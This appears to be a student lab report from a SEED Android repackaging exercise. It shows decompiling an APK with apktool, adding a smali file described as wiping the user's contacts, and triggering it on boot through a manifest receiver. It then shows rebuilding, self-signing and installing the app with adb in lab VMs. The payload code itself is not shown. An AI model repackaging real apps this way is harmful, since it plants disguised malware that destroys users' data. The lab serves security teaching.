

Initial Setup:

Android VM:

We have downloaded the android VM given by instructor on piazza. Then followed all the instructions to start new Linux VM in virtual box with network setting as network adapter NAT.

SEEDUbuntu VM:


We have downloaded all the necessary tools and installed them as given in instructions. Then we changed the network setting of Linux machine similarly as we did in above case i.e. network adapter NAT. So that both SEEDUbuntu VM and android VM can connect to each other and send data or commands using that NAT network bridge.

Tasks:

Getting apk file:

Test.apk given by instructor.


Decompile apk using apktool:



```
Terminal
CIS/CSE 643
MOBISEED Labs - Insecure ...
Clash of Clans | Download ...
https://d1b10bmlvqabco.cloudfront.net/attach/idvkv03vt24s/i3vxdy2l1f5zk/lqvt97bkarx5/Android_Repackagir
Most Visited
Getting Started
Seed Labs
Page: 1 of 3
Automatic Zoom
Terminal
[11/13/2015 16:29] seed@ubuntu:~$ cd Lab10/
[11/13/2015 16:31] seed@ubuntu:~/Lab10$ apktool d test.apk
I: Using Apktool 2.0.2 on test.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: /home/seed/apktool/framework/1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
[11/13/2015 16:31] seed@ubuntu:~/Lab10$
```


Here we have decompiled the test.apk jar using **apktool d test.apk** command. A new folder with all decompiled files will be created having same name as apk i.e. test.

Adding malicious code smali file:



Here we are adding an assembly language smali file MaliciousCode.smali in com folder. This file contains malicious code in smali assembly language which on invocation will run its code to wipe out all of the contacts of the users contact directory.

Changing manifest file:




Here we are making necessary changes to manifest file. We are writing the content in manifest file so that our application can have permission for read and write contacts and also it can know when the

device boot is completed (In real world the app will ask user to give access to these permissions, in our case as we are installing app using adb we won't get a prompt asking for permissions).

Also, we are registering a broadcast receiver which will get invoked on boot complete event and when it gets invoked it will call our malicious code in MaliciousCode file of com folder to execute.

Repackaging apk:


Rebuild apk file:



Here by using command **apktool b test** we are repacking test folder to generate a new apk file. This apk file will be created in dist subfolder of tets folder.

Signing apk:

1. Generate private key:




Here we are generating a new key for self-signed certificate for our apk file.

Command Used:

```
keytool -alias sign -genkey -v -keystore my-release-key.keystore -keyalg RSA -keysize 2048 -validity 10000
```

With the help of above command we are generating a RSA private key using keytool with keysize 2048 and validity of 10000 days. The alias name used for our key will be sign and the store for key will be my-release-key.keystore.

## 2. Signing the app:



Here we are using command as follows,


```
jarsigner -verbose -sigalg SHA1withRSA -digestalg SHA1 -keystore my-release-key.keystore test.apk sign
```

Here using jarsigner we are signing our test app with the previously generated key from keystore my-release-key.keystore using alias name sign. We are providing algorithm name for signing algorithm as well as digest algorithm as RSA and SHA1 respectively.

"verbose" mode causes jarsigner to output extra information for the process of JAR signing.


Connecting ADB to android VM/Device:

Getting IP address of the device:




Here by going into the folder system/about phone/status we can get the IP address of the android device.

ADB Connect:




Here we are using adb connect ip\_address\_of\_device command to connect our adb with the android device or VM.

Installing apk:




Here using command `adb install test.apk` we are installing our test application with malicious code in to the android device.

App in android device:




Here we can verify that our android app has been successfully installed to android device with the name My Application 2.

Adding contacts:



Here we are adding contacts to our android device.


Contact List:



Here we can see that in our android device we have two contacts dee and Yogesh.

